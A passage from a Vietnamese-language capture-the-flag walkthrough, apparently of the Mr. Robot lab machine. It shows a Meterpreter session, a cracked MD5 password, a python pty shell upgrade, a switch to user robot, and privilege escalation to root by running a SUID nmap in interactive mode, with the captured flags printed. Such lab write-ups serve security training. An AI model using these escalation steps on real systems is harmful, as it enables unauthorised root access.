[-] core_channel_open: Operation failed: 1
(Meterpreter 1)(/home/robot) > cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
(Meterpreter 1)(/home/robot) >
```

Decode mã md5 trên ta thu được mật khẩu là `abcdefghijklmnopqrstuvwxyz`

Module `pty` cho phép ta tạo ra một psuedo-module có thể đánh lừa các lệnh như `su` khiến chúng nghĩ rằng chúng đang được thực thi trong một terminal nội bộ. Để nâng cấp bumb shell, ta chỉ cần chạy lệnh sau:

```
shell
```

```
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
python /tmp/asdf.py
```

```
(Meterpreter 2)(/home/robot) > shell
Process 3050 created.
Channel 0 created.
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
python /tmp/asdf.py
daemon@linux:/home/robot$
```

Giờ đây chúng ta đã có thể sử dụng `su` command và chuyển sang user robot. Đăng nhập vào tài khoản robot để đọc file `key-2-of-3.txt` sử dụng mật khẩu đã lấy ở trên.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ cd /home/robot
cd /home/robot
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

➔ Đã lấy được flag 2

### 1.4.4. Capture flag 3

Tiếp theo, chúng ta cần leo thang đặc quyền của mình lên root để lấy key cuối cùng. Bất kỳ tệp thực thi nào có bộ bit SUID có nghĩa là ta có thể chạy tệp thực thi ngang quyền với chủ sở hữu của tệp đó.

Kiểm tra bất kỳ tệp nào có bộ bit SUID sử dụng lệnh sau:

```
find / -perm -4000 2>/dev/null
```

```
robot@linux:~$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

Ta nhận thấy nmap đã được thiết lập. Kiểm tra file nmap ta có thể thấy tệp nmap được sở hữu bởi root, có nghĩa là chúng ta có thể chạy nmap với quyền root.

```
robot@linux:~$ ls -la /usr/local/bin/nmap
ls -la /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13 2015 /usr/local/bin/nmap
robot@linux:~$
```

Chúng ta có thể sử dụng các lệnh sau để mở nmap ở chế độ tương tác, sau đó mở shell.

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
#
```

Bây giờ ta đã có quyền root! Khi đào sâu hơn chúng ta sẽ thấy file key-3-of-3.txt

```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

➔ Đã lấy được flag 3!